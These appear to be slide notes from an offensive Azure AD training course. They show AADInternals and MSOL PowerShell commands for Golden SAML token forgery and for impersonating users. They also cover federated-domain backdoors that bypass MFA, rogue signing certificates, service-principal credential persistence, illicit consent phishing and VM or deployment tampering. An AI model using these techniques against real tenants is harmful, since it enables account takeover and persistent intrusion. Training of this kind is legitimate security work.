- Claims for a user are written inside the SAML tokens and are then signed to provide confidentiality by the IdP.
- A user is identified by ImmutableID. It is globally unique and stored in Azure AD.
- The ImmuatbleID is stored on-prem as ms-DS-ConsistencyGuid for the user and/or can be derived from the GUID of the user.

Hybrid Identity - Federation - Abuse

- In ADFS, SAML Response is signed by a token-signing certificate.
- If the certificate is compromised, it is possible to authenticate to the Azure AD as ANY user synced to Azure AD!
- Just like our PTA abuse, password change for a user or MFA won't have any effect because we are forging the authentication response.
- The certificate can be extracted from the AD FS server with DA privileges and then can be used from any internet connected machine.
- This is what the infamous Golden SAML attacks is!

Lateral Movement - Federation - On-Prem to Cloud

- From any on-prem machine as a normal domain user, get the ImmutableID of the target user

```
[System.Convert]::ToBase64String((Get-ADUser -Identity onpremuser | select -ExpandProperty ObjectGUID).tobytearray())
```

- On AD FS server (as administrator)

```
Get-AdfsProperties |select identifier
```

- Check the IssuerURI from Azure AD too (Use MSOL module and need GA privs)

```
Get-MsolDomainFederationSettings -DomainName deffin.com | select IssuerUri
```

Note: When setting up the AD FS using Azure AD Connect, there is a difference between IssueURI on ADFS server and Azure AD. Use the one from AzureAD.

Lateral Movement - Federation - On-Prem to Cloud

- With DA privileges on-prem, we can extract the ADFS token signing certificate from the ADFS server using AADInternals

```
Export-AADIntADFSSigningCertificate
```

- Use the below command from AADInternals to access cloud apps as the user whose immutableID is specified

```
Open-AADIntOffice365Portal -ImmutableID
v1pOC7Pz8kaT6JWtThJKRQ== -Issuer
http://deffin.com/adfs/services/trust -PfxFileName
C:\users\adfsadmin\Documents\ADFSSigningCertificate.pfx -
Verbose
```

Lateral Movement - Federation - On-Prem to Cloud

With DA privileges on-prem, it is possible to create ImmutableID of cloud only users with access to Azure AD Connect Sync credentials!

- Create a realistic ImmutableID and set it for a cloud only user

```
[System.Convert]::ToBase64String((New-Guid).tobytearray())
Set-AADIntAzureADObject -CloudAnchor "User_594e67c3-c39b-41bb-ac50-cd8cd8bb780f" -SourceAnchor "pwrtlmsicU+5tgCUgHx2tA=="
```

- Using AADInternals, export the token signing certificate

```
Export-AADIntADFSSigningCertificate
```

- Use the below command from AADInternals to access cloud apps as the user whose immutableID is specified

```
Open-AADIntOffice365Portal -ImmutableID pwrtlmsicU+5tgCUgHx2tA== -Issuer http://deffin.com/adfs/services/trust -PfxFileName C:\users\adfsadmin\Desktop\ADFSSigningCertificate.pfx -Verbose
```

Learning Objective - 26


- **Instructor only -** Use the credentials for DA of deffin.com that you compromised earlier to extract token-signing certificate from ADFS and access the deffin.com tenant as the user onpremuser.

Part of - Kill Chain - 4

Topics covered - Authenticated Enumeration, Privilege Escalation and On-prem to Cloud Lateral Movement

Persistence

- Like any other system, Azure provides many interesting persistence opportunities.
- Look for persistence, wherever we can modify or create a resource or permission or have an access that is not time limited.



Persistence - Hybrid Identity - On-Prem to Cloud

- It is recommended by Microsoft to join the Azure AD Connect server to the on-prem AD.
- This means that the persistence mechanisms for on-prem (like Golden Ticket, Silver Ticket, ACL Backdoors and others) that provide us either DA on the on-prem or local admin on the Azure AD connect server will allow to get GA on Azure AD on demand!
  - For PHS, we can extract the credentials
  - For PTA, we can install the agent
  - For Federation, we can extract the certificate from ADFS server using DA

Persistence - Federation - Trusted Domain

- If we have GA privileges on a tenant, we can add a new domain (must be verified), configure its authentication type to Federated and configure the domain to trust a specific certificate (any.sts in the below command) and issuer. Using AADInternals

```
ConvertTo-AADIntBackdoor -DomainName cyberranges.io
```

- Get ImmutableID of the user that we want to impersonate. Using Msol module

```
Get-MsolUser | select userPrincipalName,ImmutableID
```

- Access any cloud app as the user

```
Open-AADIntOffice365Portal -ImmutableID qIMPTm2Q3kimHgg4KQyveA== -
Issuer "http://any.sts/B231A11F" -UseBuiltInCertificate -ByPassMFA
$true
```

Persistence - Federation - Token Signing Certificate

- With DA privileges on on-prem AD, it is possible to create and import new Token signing and Token Decrypt certificates that have a very long validity.
- This will allow us to log-in as any user whose ImuutableID we know.
- Run the below command as DA on the ADFS server(s) to create new certs (default password 'AADInternals'), add them to ADFS, disable auto rollver and restart the service

```
New-AADIntADFSSelfSignedCertificates
```

- Update the certificate information with Azure AD

```
Update-AADIntADFSFederationSettings -Domain cyberranges.io
```

Persistence - Storage Account Access Keys

- We already know that keys provide root equivalent privileges on an storage account.
- There are two access keys and they are NOT rotated automatically (unless a key vault is managing the keys).
- This, of course, provides neat persistent access to the storage account.
- We can also generate SAS URL (including offline minting) using the access keys.

Persistence - Applications and Service Principals

- Azure AD Enterprise Applications (service principals) and App Registration (applications) can be used for persistence.
- With privileges of Application Administrator, GA or a custom role with microsoft.directory/applications/credentials/update permissions, we can add credentials (secret or certificate) to an existing application.
- By targeting an application with high permissions this is a very useful persistence mechanism.
- It also allows to bypass MFA!

Persistence - Applications and Service Principals

- We can also add a new application that has high permissions and then use that for persistence.
- If we have GA privileges, we can create an application with the Privileged authentication administrator role - that allows to reset password of Global Administrators.

Persistence - Applications and Service Principals

- Sign in as a service principal using Az PowerShell (Use the application ID as the username, and the secret as password)

```
$passwd = ConvertTo-SecureString "J~Q~QMt_qe4uDzg53MDD_jrj_Q3P.changed" -AsPlainText -Force
$creds = New-Object System.Management.Automation.PSCredential ("311bf843-cc8b-459c-be24-6ed908458623", $passwd)

Connect-AzAccount -ServicePrincipal -Credential $credentials -Tenant 2d50cb29-5f7b-48a4-87ce-fe75a941adb6
```

- For certificate based authentication

```
Connect-AzAccount -ServicePrincipal -Tenant <TenantId> -CertificateThumbprint <Thumbprint> -ApplicationId <ApplicationId>
```

- We can use az cli too to sign in as a service principal

Persistence - Illicit Consent Grant

- By default, any user can register an application in Azure AD.
- We can register an application (only for the target tenant) that needs high impact permissions with admin consent - like sending mail on a user's behalf, role management etc.
- This will allow us to execute phishing attacks that would be very fruitful in case of success!

Persistence - Azure VMs and NSGs

- OS level persistence on an Azure VM where we have remote access is very useful.
- Azure VMs also support managed identity so persistence on any such VM will allow us access to additional Azure resources.
- We can also create snapshot of disk attached to a running VM. This can be used to extract secrets stored on disk (like SAM hive for Windows).
- It is also possible to attach a modified/tampered disk to a turned-off VM. For example, add a local administrator!
- Couple this with modification of NSGs to allow access from IPs that we control!

Persistence - Custom Azure AD Roles


- If we have GA in a tenant, we can modify a custom role and assign that to a user that we control.
- Take a look at the permissions of the built-in administrative roles, we can pick individual actions. It is always helpful to go for minimal privileges.
  https://docs.microsoft.com/en-us/azure/active-directory/roles/permissions-reference

- For example, Actions allowed to Application Developer are good enough for a low-privilege persistence as they allow application registration even if - "Users can register applications" setting is set to No


Persistence - Deployment Modification

- Recall the GitHub account that we compromised earlier.
- If we have persistent access to external resources like GitHub repos that are a part of deployment chain, it will be possible to persist in the target tenant.
- Often, a GitHub account would not have same level of security and monitoring compared to an Azure AD account with similar privileges!
- This is just an example, deployment modification has a huge attack surface!

